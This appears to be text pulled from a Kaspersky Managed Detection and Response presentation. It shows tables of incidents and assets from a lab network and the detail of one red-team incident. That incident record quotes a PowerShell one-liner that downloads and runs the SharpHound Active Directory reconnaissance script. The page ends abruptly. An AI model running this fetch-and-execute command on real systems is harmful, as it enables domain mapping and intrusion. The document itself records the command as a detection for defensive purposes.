
File	<code>"/usr/bin/find"</code>
Process ID	99222
Command	<code>find /var/log/sa/ (-name sar?? -o -name sa?? -o -name sar???.xz -o -name sa???.xz -o -name sar???.gz -o -name sa???.gz -o -name sar???.bz2 -o -name sa???.bz2) -mtime +28 -exec rm -f {} ;</code>
MD5	4d30ee9e49df8eaa10b04b2fa7249e5f
SHA256	d1ee116f9dcc35a0c8205b05d824b42a506ad4776fe0986584dcc5de0fa44adc

System info

Kaspersky Managed Detection and Response



Принцип работы Kaspersky MDR



Интерфейс Kaspersky Managed Detection and Response

Incidents

ID / Created	Priority	Status	Resolution	Summary	Assets	Tactics
108655 10 JUL 2020	NORMAL	CLOSED	True positive	Opening a malicious document on JERRY.soc.lab	JERRY.soc.lab	TA0002:Execution
108600 10 JUL 2020	HIGH	CLOSED	True positive	Suspicious activity on host RENAT.soc.lab	RENAT.soc.lab, dc1.soc.lab	TA0005: Defense Evasion, TA0003:Persistence, 1 more...
108582 10 JUL 2020	HIGH	ON HOLD		Possible malicious activity on PC JERRY.soc.lab	JERRY.soc.lab	No
108528 10 JUL 2020	NORMAL	CLOSED	True positive	Infected Memory found on JERRY.soc.lab	JERRY.soc.lab	TA0003:Persistence
108554 10 JUL 2020	HIGH	CLOSED	True positive	Malicious Windows Management Instrumentation consumer object activity on host JERRY.soc.lab	JERRY.soc.lab	TA0002:Execution, TA0003:Persistence
108656 10 JUL 2020	HIGH	CLOSED	True positive	Carbanak/Cobalt-related attack on host JERRY.soc.lab	JERRY.soc.lab	TA0008: Lateral Movement, TA0003:Persistence, 1 more...

← Previous 1 Next → 10 entries per page Entries: 1-6 / 6 total

Assets

[Receive a CSV report by email](#)

Asset name	Applications	Interfaces	Tenant	Last seen ago ↓
DC	KES 11.4.0.233	2		about 3 hours
SKAB-X64-RSS	KES 11.1.1.126	1		about 3 hours
TS-KSC	KES 11.4.0.233	2		about 4 hours
DESKTOP-PIHFDO6	KES 11.2.0.2254	1		2 days
MINILAPTOP	KIS 21.1.15.500c	8		3 days
WIN-I43274G0VFK	KEA 3.9.1.1199	1		4 days
VN-VIRTUALBOX	KEA 3.9.3.411	1		5 days
TS-USER8	KEA 3.9.3.411	1		8 days
DESKTOP-6QEB3OF	KIS 21.1.15.500a	1		9 days
TS-EXCHANGE	KES 11.4.0.233	1		9 days

← Previous 1 2 Next → 10 entries per page Entries: 1-10 / 20 total

Monitoring

Incidents

Assets

Settings

About

Incident 108600

Summary Responses (0) Communication (0) History (20)

Summary Suspicious activity on host RENAT.soc.lab

Priority **HIGH**

Status **CLOSED**

Status description Activity on RENAT.soc.lab is part of a Red Team Security Assessment.

Resolution True positive

Created 07/10/2020 13:32

Updated 07/17/2020 18:01

MITRE Tactics TA0005: Defense Evasion
TA0003: Persistence
TA0002: Execution

MITRE Techniques T1027: Obfuscated_Files_or_Information
T1038: DLL_Search_Order_Hijacking

Detection technology KES

Affected

Affected assets (2) Asset-based IOCs (0) Network-based IOCs (0)

Asset name	Asset ID
RENAT.soc.lab	0xBCABC0728DE44D926A300B68D85A6B99
dc1.soc.lab	0xB3D3E772DF7B2BA5E1A639FB59901632

Description

At **2020.03.26 13:27:41** (UTC) on PC **RENAT.soc.lab** detected SharpHound and Powersploit activity. All multiple powershell commands were executed by the same way. In the first part of the command line:

```
powershell IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');
```

In the second part of the command line:

Спасибо

kaspersky